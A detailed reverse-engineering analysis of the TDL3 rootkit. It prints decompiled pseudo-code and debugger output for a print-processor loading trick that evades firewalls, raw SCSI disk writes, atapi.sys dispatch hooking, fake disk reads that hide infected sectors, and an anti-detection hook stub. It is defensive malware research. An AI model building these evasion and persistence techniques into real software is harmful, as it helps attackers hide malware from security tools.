TDL3: Part I
"Why so serious? Let's put a smile …"
A detailed analysis of TDL rootkit 3rd generation

By **Nguyễn Phố Sơn** – npson at cmcinfosec.com

I. Introduction

TDL or TDSS family is a famous trojan variant for its effectiveness and active technical development. It contains couple compoments: a kernel-mode rootkit and user-mode DLLs which performs the trojan operation such as downloaders, blocking Avs, etc,. Since the rootkit acts as an "injector" and protector for the usermode bot binaries, almost all technical evolutions of this threat family focus on rootkit technology so as to evade AV scanners.

As in its name, TDL3 is the 3rd generation of TDL rootkit which still takes its aims at convering stealthy existences of its malicious codes. Beside known features, this threat is exposed with a couple of impressive tricks which help it bypassing personal firewall and staying totally undetected by all AVs and ARKs at the moment. These aspects and techniques will be discussed in more detail in the sections that follow.

II. The Dropper

II.1 The packer

The dropper (**`0a374623f102930d3f1b6615cd3ef0f3`**) comes in packed and obfuscated as usual by a similar packer to which was used by other TDL/TDSS variants in the past. Despite of the author's attempt to bypass PE-file heuristics scanning by inserting several random API imports and exports, the sample still get detected by various heuristics based scanner.

II.2 The installation mechanism

There's nothing interesting with the dropper except its unique approach for installation into systems. Instead of using known or documented method, this sample actually implements an "0day" to execute itself thus it can bypass some lame HIPS/personal firewalls easily.

Figure 1 illustrates pseudo-code snippet of one part of the dropper

```
if ( !arg_1 )
{
  RtlAdjustPrivilege(0xAu, 1, NULL, (char *)&arg_1 + 3);
  GetPrintProcessorDirectoryA(NULL, NULL, 1u, &PathName, MAX_PATH, (DWORD *)&hFile);
  GetTempFileNameA((const CHAR *)&PathName, NULL, NULL, &NewFileName);
  GetModuleFileNameA(NULL, (CHAR *)&PathName, MAX_PATH);
  CopyFileA((const CHAR *)&PathName, &NewFileName, NULL);
  file_handle = CreateFileA(&NewFileName, 0x1F01FFu, 1u, NULL, 3u, NULL, NULL);
  v5 = file_handle;
  if ( file_handle != (HANDLE)-1 )
  {
    v13 = GetModuleHandleA(NULL);
    hKey = v13;
    v14 = RtlImageNtHeader(v13);
    nt_headers = (PIMAGE_NT_HEADERS)v14;
    SetFilePointer(v5, v14 - (_DWORD)hKey + 0x16, NULL, NULL);
    character_flag = (unsigned __int16)(nt_headers->FileHeader.Characteristics | (unsigned __int16)IMAGE_FILE_DLL);// from PE EXE to PE DLL
    WriteFile(v5, &character_flag, 2u, (DWORD *)&hFile, NULL);
    CloseHandle(v5);
    dll_tmp_name = PathFindFileNameA(&NewFileName);
    AddPrintProcessorA(NULL, NULL, dll_tmp_name, "tdl");
    DeletePrintProcessorA(NULL, NULL, "tdl");
    DeleteFileA(&NewFileName);
  }
  delete_dropper();
  ExitProcess(NULL);
}
```

Figure 1. Pseudo code of TDL3's bypassing personal firewall method

First, the dropper copies itself into the Print Processor directory with a random name determined by the system, then it modifies the characteristics of the newly created file to convert it into a PE Dynamic Linked Library (DLL).

And here comes the interesting part of the dropper. After changing the characteristics, the dropper registers the malicious DLL file as an Print Processor which is named "tdl" by calling winspool API **`AddPrintProcessorA()`**. Internally, this API will issue an RPC call to the Printing Subsystem hosted by **`spoolsv.exe`** process and force **`spoolsv.exe`** to load the Print Processor DLL remotely. In this case, **`spoolsv.exe`** will execute the DLL version of the dropper copied inside the Print Processor directory inside the context of **`spoolsv.exe`** process. In fact, **`spoolsv.exe`** is usually a system-trusted process to almost personal firewalls hence the malicious DLL has the permission to do anything to the system without neither any notification nor alarm to the users.

Although this is a pretty cool method to remotely load and execute a malicious DLL into another trusted process, it has some limitations too. First, the caller must have **`SeLoadDriverPrivilege`** and second, it has to be able to write file to Print Processor directory. Moreover, when an application tries to acquire the **`SeLoadDriverPrivilege`**, some personal firewall will notify the user about that suspectious behaviour. Anyway, due to the fact that most of users aren't technical aware and always log in with Administrator privilege, I guess the successful installation rate isn't affected seriously by these aforementioned obstacles.



Figure 2. TDL3 user-mode dropper: Bypassing personal firewall mechanism

Back to the dropper, after being loaded into `spoolsv.exe`, the malicious DLL drops a driver and begins its second stage infection in kernel space by calling **`NtLoadDriver()`** directly.

II.3 The first kernel mode dropper stage: Unpacking

Now the battlefield takes place in kernel mode. The dropped driver loaded by **`spoolsv.exe`** is actually a loader for another embedded kernel codes. From the its DriverEntry(), the driver allocates kernel pool heap to copy the compressed data to and employs aPlib to unpack the real rootkit driver inside itself.

One thing worth to mention: the author employed a small trick in an attempt for anti-static analysis during this unpacking process. He first hooks an imported API in the IAT of current driver with the unpacking routine, then call that API, and because that API address in the IAT has been modified already, the execution is transferred to the real decompressing procedure. When an analyst uses static analysis (e.g IDA disassembly) he could miss the unpacking routine.

In the sample I analyze, the hooked API is **`RtlAppendAsciizToString`**.

Before

```
kd> dps 0F8B32000
f8b32000  804e367c nt!strchr
f8b32004  8050fd66 nt!ExAllocatePool
f8b32008  80572512 nt!IoCreateStreamFileObjectLite
f8b3200c  804d9535 nt!ExAcquireResourceSharedLite
f8b32010  804dd0f2 nt!ZwCreateSymbolicLinkObject
f8b32014  804fff2d nt!RtlNtStatusToDosErrorNoTeb
f8b32018  804dd69d nt!ZwOpenFile
f8b3201c  8050e0ba nt!PoSetPowerState
f8b32020  8050b62d nt!sprintf
f8b32024  804fa9d5 nt!RtlImageNtHeader
f8b32028  80579105 nt!RtlQueryAtomInAtomTable
f8b3202c  806329d9 nt!RtlAppendAsciizToString
f8b32030  804dd0c5 nt!ZwCreateSection
f8b32034  804fd8f7 nt!wcscat
f8b32038  804d9437 nt!RtlInitUnicodeString
f8b3203c  8056b6d4 nt!CcUnpinData
f8b32040  804d9e3a nt!memcpy
f8b32044  8054b7aa nt!ExFreePool
f8b32048  80573b01 nt!MmMapViewOfSection
f8b3204c  00000000
```

After

```
kd> dps 0F8B32000
f8b32000  804e367c nt!strchr
f8b32004  8050fd66 nt!ExAllocatePool
f8b32008  80572512 nt!IoCreateStreamFileObjectLite
f8b3200c  804d9535 nt!ExAcquireResourceSharedLite
f8b32010  804dd0f2 nt!ZwCreateSymbolicLinkObject
f8b32014  804fff2d nt!RtlNtStatusToDosErrorNoTeb
f8b32018  804dd69d nt!ZwOpenFile
f8b3201c  8050e0ba nt!PoSetPowerState
f8b32020  8050b62d nt!sprintf
f8b32024  804fa9d5 nt!RtlImageNtHeader
f8b32028  80579105 nt!RtlQueryAtomInAtomTable
f8b3202c  818a0f5a
f8b32030  804dd0c5 nt!ZwCreateSection
f8b32034  804fd8f7 nt!wcscat
f8b32038  804d9437 nt!RtlInitUnicodeString
f8b3203c  8056b6d4 nt!CcUnpinData
f8b32040  804d9e3a nt!memcpy
```

Figure 3. TDL3 kernel mode dropper anti-static analysis: IAT self hooking

At the end of this stage, the loader performs the PE mapping against the unpacked driver over an **`NonpagedPool`** and finally jumps to that new zone, begins its second stage of kernel mode infection.

II.4 The second kernel mode dropper stage: Infecting & storing rootkit's code

The real deal actually lies in the "freshly baked" codes. It does various things to survive the rootkit reboot, but the most important and interesting parts are:

- o Infecting miniport driver
- o Survive-reboot strategy
- o Direct read/write to hard disk using SCSI class request

- **Infecting driver**

  The infector first queries the device object responsible with **`partition0`** on the hard disk device which the "**`\systemroot`**" is linked/installed on. It's convinient for the rootkit to retrieve the last miniport driver object and the name of the driver's binary file via that device object. For example, in my analysis, name of the driver is "**`atapi`**" while **`"\systemroot\system32\drivers\atapi.sys"`** is going to be infected.

  The infecting algorithm isn't complicated, it overwrites the data of ".rsrc" section of victim driver with 824 bytes instead of kidnapping the whole driver like others did (e.g Rustock.C), so that size of the infected file isn't changed before and after the infection occurs. The original overwritten data is then stored to certain sectors on disk for later file content counterfeiting. The infector also modifies the entry point of infected file to address of the 824 bytes codes.

- **Rootkit's survive-reboot strategy**

The previous variants of TDL/TDSS survive reboot by creating themselves startup services and keep their malicious codes in files normally. So what's new in this TDL3? The author(s) made their decision to go lower & deeper. The rootkit no longer uses file system to store its files, it reads and writes directly onto disk's sectors. The main rootkit's code is stored at the last sectors of the disk with the sector number is calculated by formula **`total_number_of_disk – (number_of_rootkit_sector + number_of_overwritten_data_sector).`**

The next time system reboots, when the 824 bytes in infected driver gets executed, it waits for file system's setup finishing (by registering itself a filesystem notification routine), then loads and runs the rootkit stored at last sectors of the disk.
Figure 5 demonstates how TDL3 performs the installation: the real rootkit's codes and overwritten atapi.sys's data are placed into a buffer at **`0x817e1000`**. Total size of data to be written down is **`0x5e00`** bytes. Next, it writes this buffer into continous sectors start at sector number 0x3fffc0. Notice that 4 bytes of written buffer is the signature of the rootkit - '**TDL3**' (without quotes). The 824 bytes loader also checks for this signature when it reads back these sectors.



Figure 4. 824 bytes loader check for TDL3 signature

- **Rootkit's direct read/write feature**

Another interesting feature of the infector/dropper is its approach to issue read/write/query requests directly to hard disk via the infected miniport driver dispatch routine.

```
kd> p
f8c99fd1 e8d1a3ffff      call    f8c943a7
kd> dd esp l6
f9e9f464  81ba87f0 f996b7b4 0000002a 00000080
f9e9f474  817e1000 00005e00
kd> .writemem C:\5e00_data 817e1000 l5e00
Writing 5e00 bytes............
kd> !object 81ba87f0
Object: 81ba87f0  Type: (81bb6ca0) Device
    ObjectHeader: 81ba87d8 (old version)
    HandleCount: 0  PointerCount: 7
    Directory Object: e1371d08  Name: IdeDeviceP0T0L0-3
kd> ln f996b7b4
(f996b7b4)   atapi!IdePortDispatch   |  (f996bccc)   atapi!IdePortTickHandler
Exact matches:
    atapi!IdePortDispatch = <no type information>
kd> db 817e1000
817e1000  54 44 4c 33 00 00 00 00-00 00 00 00 00 00 00 00  TDL3............
817e1010  00 00 01 00 10 00 00 00-18 00 00 80 00 00 00 00  ................
817e1020  00 00 00 00 00 00 00 00-00                   00  ................
817e1030  30 00 00 80 00 00 00 00-00                -- 00  0...............
817e1040  00 00 01 00 09 04 00 00-48 00 00 00 e0 63 01 00  ........H....c..
817e1050  8c 03 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
817e1060  00 00 00 00 8c 03 34 00-00 00 56 00 53 00 5f 00  ......4...V.S._.
817e1070  56 00 45 00 52 00 53 00-49 00 4f 00 4e 00 5f 00  V.E.R.S.I.O.N._.
kd> u 817e1000+384
817e1384 a10803dfff       mov     eax,dword ptr ds:[FFDF0308h]
817e1389 8b4c2408         mov     ecx,dword ptr [esp+8]
817e138d 56               push    esi
817e138e 8b742408         mov     esi,dword ptr [esp+8]
817e1392 57               push    edi
817e1393 898804010000     mov     dword ptr [eax+104h],ecx
817e1399 8b7e0c           mov     edi,dword ptr [esi+0Ch]
817e139c 6844923789       push    89379244h
kd> u
817e13a1 e88e010000       call    817e1534
817e13a6 50               push    eax
817e13a7 e847020000       call    817e15f3
817e13ac 57               push    edi
817e13ad ffd0             call    eax
kd> dd esp l7
f9e9f464  81ba87f0 f996b7b4 0000002a 00000080
f9e9f474  817e1000 00005e00 003fffc0
```

execute_srb_operation()
SCSIOP_WRITE
write buffer and its length
TDL3 signature
Original overwritten atapi.sys's-bytes
Rootkit's codes (384 bytes from the start of written buffer)
sector number to write over

Figure 5. TDL3 uses SCSI requests to write rootkit codes to harddisk

For example, as seen in the Figure 5, in order to write the rootkit's codes along with the orginal overwritten atapi.sys's bytes to the last sectors of hard disk, the kernel mode dropper calls a special routine to build an **`IRP`** with **`IO_STACK_LOCATION`** stack contains an **`SRB_FUNCTION_EXECUTE_SCSI SCSI_REQUEST_BLOCK`** which is filled in with appropriate information about write buffer, buffer's length, sector to write to, the dispatcher's routine (**`IdePortDispatch`**) and target device object. This method has been used before in class drivers such as **`classpnp.sys`** and especially implemented in some famous antirootkit tools such as RootkitUnhooker. Figure 6 shows the pseudo-code of TDL3 setting up the SRB before sending requests to infected miniport driver's dispatch routines.

```
srb.SrbFlags = data_in_out_flag | 0x20;
srb.SenseInfoBuffer = &sense_info_buffer;
srb.Cdb[0] = scsi_operation_code;                    // OperationCode
srb.DataBuffer = (PVOID)buffer;                      // LogicalBlockByte0
srb.Cdb[2] = sector_offset >> (char)0x18u;           // LogicalBlockByte1
srb.Cdb[3] = sector_offset >> (char)0x10u;
srb.Length = 0x40u;
srb.Function = 0;
srb.QueueAction = 0x20u;
srb.CdbLength = 0xAu;
srb.SenseInfoBufferLength = 0x12u;
srb.DataTransferLength = data_len;
srb.TimeOutValue = 5000;
srb.InternalStatus = sector_offset;
srb.Cdb[4] = BYTE1(sector_offset);                   // LogicalBlockByte2
srb.Cdb[5] = sector_offset;                          // LogicalBlockByte3
if ( sector_offset )
{
  srb.Cdb[7] = data_len >> 9 >> 8;                   // TransferBlocksMsb
  srb.Cdb[8] = data_len >> 9;                        // TransferBlocksLsb
}
```

Figure 6. TDL3 setting up SCSI_REQUEST_BLOCK

III. The TDL3 Rootkit

III.1 File content counterfeiting

The most stand-out feature of TDL/TDSS rootkit family is their ability in hiding the rootkits' files from scanners. Obviously files are the most important weakness in the gang's plan to stay under radars. So that's why the author(s) put so much efforts in to improve their stealthy existences. You can reference DiabloNova's article in his rootkit.com blog for more information about this rootkit family file-hiding technique evolution.

Not so surprised, it is indisputably still a hide-and-seek game with the mysterious TDL3 rootkit. The author(s) of this rootkit no longer hide their whole files from scanners. Instead, they followed Rustock.C's trick: counterfeiting the content of infected victim and other protected areas.

And it did pretty well. Currently all fully updated AVs and ARKs out there cannot detect the rogue while it is active. Even if they could, there would be just a little piece of it (e.g the load image notify routine, steathy codes etc,.). All attempts at reading the real infected file's content simply return innocent and orignial bytes.

How did TDL3 protect itself so effectively?

In order to protect the real content of the infected hard disk miniport driver, the rootkit hooks the the miniport driver object and patches all dispatch routines to the rootkit's one.

```
817e64e4 56             push    esi          esi = address of rootkit hook handler
817e64e5 6a70           push    70h          70h = size of dispatch table
817e64e7 ff756c         push    dword ptr [ebp+6Ch]
817e64ea ffd0           call    eax {nt!RtlFillMemoryUlong (804db11d)}
817e64ec ffb788000000   push    dword ptr [edi+88h]
817e64f2 57             push    edi
```

Figure 7. TDL3 patching atapi.sys's dispatcher table

The rootkit's hook handler will filter out every **`IRP IRP_MJ_SCSI`** type packet traveling through the miniport driver but have interests only in IRP SCSI requests which have SRB function set to **`SRB_FUNCTION_EXECUTE_SCSI`** and SRB flags consists of **`SRB_FLAGS_DATA_IN`** or **`SRB_FLAGS_DATA_OUT`**.

If SRB flags is in combination of **`SRB_FLAGS_DATA_IN`**, the hook handler performs the file content counterfeiting by setting a completion routine before forwarding the original IRPs. This completion routine does the dirty stuffs on returned buffers.

The completion routine is illustrated by Figure 8a

```
void tdl3_hook_io_compl_routine(
    IN PDEVICE_OBJECT target_device, IN PIRP irp,   IN PVOID context)
{
    PPROTECTED_SECTOR protected_sector_info = (PPROTECTED_SECTOR)(*(uint32_t *)(0xffdf0308) + 0x114);

    ...
    read_buffer = MmGetSystemAddressForMdlSafe(irp->mdl, NormalPagePriority);
    start_sector = context->read_write_sector;
    ...

    if (start_sector + read_len / sector_size < total_disk_sector)
    {
        if (number_of_protected_sectors)
        {
            i = 0;
            num_sector = 0;
            do
            {
                //
                // copy original data into read buffer
                //
                if ( start_sector + read_len / sector_size > protected_sector_info[i]->sector_number)
                {
                    dest = read_buffer + protected_sector_info[i]->offset +
                            sector_size * (protected_sector_info[i]->sector_number - start_sector);

                    memcpy( dest,
                            protected_sector_info[i]->original_data,
                            protected_sector_info[i]->data_len);
                }

                i++;
                num_sector++;
            }
            while (num_sector < number_of_protected_sectors);
        }
    }
```

Figure 8a. Pseudo code of TDL3 filtering completion routine

NOTE: Protected sectors array is where TDL3 store the information about content-modified sectors: the sector number, length of data to be copied, offset and address of buffer contains original data. Its structure is defined in Figure 8b. The protected sectors in the sample I have are ones which were overwritten with 824 bytes rootkits loader and other atapi.sys areas.

```
typedef struct _PROTECTED_SECTOR
{
    uint32_t sector_number;     // 4
    uint32_t offset;            // 8
    uint32_t data_len;          // c
    uint8_t  *original_data;    // 10

} PROTECTED_SECTOR, *PPROTECTED_SECTOR;
```

Figure 8b. TDL3 protected sector structure

As shown above, if an application issues one TDL3's interested SCSI request, the completion routine will loop through the protected sectors array to check whether the requested start sector and number of sector perform operation on fall within one of them. If it does, the rootkit copies the orginal data over the input buffer, returns the application totally fake data.

The rootkit will also zero out request buffer if it's an attempt at retrieving last sectors of hard disk where rootkit's code (kernel codes, config.ini, DLLs) is stored.

```
                              protected_sector_info[i]->original_data,
                              protected_sector_info[i]->data_len);
                }

                i++;
                num_sector++;
            }
            while (num_sector < number_of_protected_sectors);
        }
    }
    else
    {
        if (start_sector > last_sector_store_rootkit_codes)
        {
            .. zero-out the read buffer ...
        }
    }
}
```

Figure 9. Pseudo code of TDL3 blocking reading last sectors of disk

TDL3 also adjusts modified parts of infected image in kernel memory so that any memory forensic attempt will fail in detecting suspectious mismatches between hard disk image and the loaded one.

Because the hook takes place in a very low-level miniport driver, all AVs and ARKs have turned into fools relying the forged data returning from the rogue. I believe none of them can detect it without changing the read/write mechanism.

III.2 Anti-Hook detection

Of course, rootkits hook. That's isn't new. So before throwing this nasty creature into debugger, I tested it with some most up-to-date version of antirootkits out there to find its hooks: my CodeWalker private version, a_d_13's RootRepeal, UG North's RkU, GMER. None of them gave the correct result of TDL3's dispatcher patches.

Why? After a few debugging sessions, it turned out there was just a small trick to defeat all those above tools. The rootkit simply creates a 11 bytes stub inside the infected driver image space. As you can see on Figure 11, this 11 bytes stub actually transfers the execution flow to real rootkit **`IRP`** hook handler remains on kernel pool heap at **`0x817e4e31`**. Because the detection algorithm of all above antirootkit tools basicallly relies only upon checking whether the dispatcher routines' addresses fall within the range of driver images without analyzing the actually absolute destination of the handlers, thus definitely they would buy the rootkit's trap.

```
kd> !drvobj 81ba8f38 2
Driver object (81ba8f38) is for:
 \Driver\atapi
DriverEntry:   f997a5f7 atapi!GsDriverEntry
DriverStartIo: f996c7c6 atapi!IdePortStartIo
DriverUnload:  f9976204 atapi!IdePortUnload
AddDevice:     f9974300 atapi!ChannelAddDevice

Dispatch routines:
[00] IRP_MJ_CREATE                      f996f572    atapi!IdePortAlwaysStatusSuccessIrp
[01] IRP_MJ_CREATE_NAMED_PIPE           805025e4    nt!IopInvalidDeviceRequest
[02] IRP_MJ_CLOSE                       f996f572    atapi!IdePortAlwaysStatusSuccessIrp
[03] IRP_MJ_READ                        805025e4    nt!IopInvalidDeviceRequest
[04] IRP_MJ_WRITE                       805025e4    nt!IopInvalidDeviceRequest
[05] IRP_MJ_QUERY_INFORMATION           805025e4    nt!IopInvalidDeviceRequest
[06] IRP_MJ_SET_INFORMATION             805025e4    nt!IopInvalidDeviceRequest
[07] IRP_MJ_QUERY_EA                    805025e4    nt!IopInvalidDeviceRequest
[08] IRP_MJ_SET_EA                      805025e4    nt!IopInvalidDeviceRequest
[09] IRP_MJ_FLUSH_BUFFERS               805025e4    nt!IopInvalidDeviceRequest
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    805025e4    nt!IopInvalidDeviceRequest
[0b] IRP_MJ_SET_VOLUME_INFORMATION      805025e4    nt!IopInvalidDeviceRequest
[0c] IRP_MJ_DIRECTORY_CONTROL           805025e4    nt!IopInvalidDeviceRequest
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         805025e4    nt!IopInvalidDeviceRequest
[0e] IRP_MJ_DEVICE_CONTROL              f996f592    atapi!IdePortDispatchDeviceControl
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     f996b7b4    atapi!IdePortDispatch
[10] IRP_MJ_SHUTDOWN                    805025e4    nt!IopInvalidDeviceRequest
[11] IRP_MJ_LOCK_CONTROL                805025e4    nt!IopInvalidDeviceRequest
[12] IRP_MJ_CLEANUP                     805025e4    nt!IopInvalidDeviceRequest
[13] IRP_MJ_CREATE_MAILSLOT             805025e4    nt!IopInvalidDeviceRequest
[14] IRP_MJ_QUERY_SECURITY              805025e4    nt!IopInvalidDeviceRequest
[15] IRP_MJ_SET_SECURITY                805025e4    nt!IopInvalidDeviceRequest
[16] IRP_MJ_POWER                       f996f5bc    atapi!IdePortDispatchPower
[17] IRP_MJ_SYSTEM_CONTROL              f9976164    atapi!IdePortDispatchSystemControl
[18] IRP_MJ_DEVICE_CHANGE               805025e4    nt!IopInvalidDeviceRequest
[19] IRP_MJ_QUERY_QUOTA                 805025e4    nt!IopInvalidDeviceRequest
[1a] IRP_MJ_SET_QUOTA                   805025e4    nt!IopInvalidDeviceRequest
[1b] IRP_MJ_PNP                         f9976130    atapi!IdePortDispatchPnp
```

Figure 10. atapi.sys's dispatcher table before TDL's hooks

```
Dispatch routines:
[00] IRP_MJ_CREATE                      f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[01] IRP_MJ_CREATE_NAMED_PIPE           f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[02] IRP_MJ_CLOSE                       f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[03] IRP_MJ_READ                        f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[04] IRP_MJ_WRITE                       f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[05] IRP_MJ_QUERY_INFORMATION           f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[06] IRP_MJ_SET_INFORMATION             f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[07] IRP_MJ_QUERY_EA                    f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[08] IRP_MJ_SET_EA                      f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[09] IRP_MJ_FLUSH_BUFFERS               f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[0b] IRP_MJ_SET_VOLUME_INFORMATION      f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[0c] IRP_MJ_DIRECTORY_CONTROL           f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[0e] IRP_MJ_DEVICE_CONTROL              f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[10] IRP_MJ_SHUTDOWN                    f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[11] IRP_MJ_LOCK_CONTROL                f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[12] IRP_MJ_CLEANUP                     f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[13] IRP_MJ_CREATE_MAILSLOT             f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[14] IRP_MJ_QUERY_SECURITY              f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[15] IRP_MJ_SET_SECURITY                f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[16] IRP_MJ_POWER                       f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[17] IRP_MJ_SYSTEM_CONTROL              f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[18] IRP_MJ_DEVICE_CHANGE               f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[19] IRP_MJ_QUERY_QUOTA                 f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[1a] IRP_MJ_SET_QUOTA                   f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34
[1b] IRP_MJ_PNP                         f996e9f2    atapi!PortPassThroughZeroUnusedBuffers+0x34

kd> u f996e9f2 l2
atapi!PortPassThroughZeroUnusedBuffers+0x34:
f996e9f2 a10803dfff      mov     eax,dword ptr ds:[FFDF0308h]
f996e9f7 ffa0fc000000    jmp     dword ptr [eax+0FCh]
```

Hook stub inside atapi image space

```
kd> u poi(poi(FFDF0308h)+fc) l5
817e4e31 55              push    ebp
817e4e32 8bec            mov     ebp,esp
817e4e34 8b450c          mov     eax,dword ptr [ebp+0Ch]
817e4e37 8b4d08          mov     ecx,dword ptr [ebp+8]
817e4e3a 83ec0c          sub     esp,0Ch
```

Real rootkit's IRP hook handler

Figure 11. atapi.sys's dispatcher table after hooking.

III.3 User-mode injection

Although there're lots of efforts put in, the rootkit itself is just an "injector" (as the author(s) call it themselves) and injecting the user-mode bot components into processes is its main task.

For that ultimate purpose, the rootkit registers a load image notify routine so that everytime a thread loads "**`kernel32.dll`**", the notify routine will schedule an APC start at **`LoadLibraryExA`** to force that thread executing the dropped trojan dlls (tdlcmd.dll and tdlswp.dll) inside user-mode thread's process. This is the only suspected behaviour that current ARKs are able to detect.

```
Breakpoint 3 hit
kernel32!LoadLibraryExA:
001b:7c801d4f 8bff            mov     edi,edi
kd> !thread
THREAD 8186eda8  Cid 05e8.0604  Teb: 7ffdc000 Win32Thread: e102db48 RUNNING
Impersonation token:  e102dd48 (Level Impersonation)
DeviceMap                 e18f1698
Owning Process            0       Image:         <Unknown>
Attached Process          81873da0       Image:         spoolsv.exe
Wait Start TickCount      4469           Ticks: 0
Context Switch Count      103                 LargeStack
UserTime                  00:00:00.350
KernelTime                00:00:00.290
Win32 Start Address 0x000013d1
LPC Server thread working on message Id 13d1
Start Address kernel32!BaseThreadStartThunk (0x7c810856)
Stack Init f8ad3000 Current f8ad2198 Base f8ad3000 Limit f8acf000 Call 0
Priority 8 BasePriority 8 PriorityDecrement 0 DecrementCount 0
ChildEBP RetAddr  Args to Child
0095d9bc 7c801da4 0095e460 00000000 00000000 kernel32!LoadLibraryExA (FPO) [
0095d9d8 00de1ad4 0095e460 00d602b8 00dc02b0 kernel32!LoadLibraryA+0x94 (FPC
WARNING: Frame IP not in any known module. Following frames may be wrong.
0095e59c 00000000 000c000a 00de20c8 00000228 0xde1ad4

kd> da poi(esp+4)
0095e460  "\\?\globalroot\Device\Ide\IdePor"
0095e480  "t1\qxxyycvi\tdlcmd.dll"
```

Figure 12. TDL3 DLL injection by scheduling APC execution

III.4 TDL3 RC4 Encrypted File System

As soon as TDL3 kernel mode rootkit is active, the dropper drops 3 files into systems: **`tdlcmd.dll`**, **`tdlswp.dll`** and **`config.ini`**. onto its own storage. In details, TDL3 organizes itself a special storage mode rather than using traditional filesystem:

- Implements a type of RC4 Encrypted File System, reserved within a dynamic amount of hard disk's last sectors calculated at landing time. Default RC4 key for this EFS is "**`tdl`**" (without quotes).

- It creates a simple "partition table" stored at the last sectors of hard disk which is tagged as **`'TDLD'`** (which could stand for "TDL Data") as shown in Figure 13. Inside this table, TDL stores the filenames, their information.

```
kd> db f8ad2598
f8ad2598  54 44 4c 44 00 00 00 00-00 00 00 00 63 6f 6e 66  TDLD........conf
f8ad25a8  69 67 2e 69 6e 69 00 00-00 00 00 00 f2 00 00 00  ig.ini..........
f8ad25b8  01 00 00 00 00 00 00 00-00 00 00 00 74 64 6c 63  ............tdlc
f8ad25c8  6d 64 2e 64 6c 6c 00 00-00 00 00 00 00 3c 00 00  md.dll.......<..
f8ad25d8  02 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
f8ad25e8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
f8ad25f8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
f8ad2608  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

Figure 13. TDL3 "partition table"

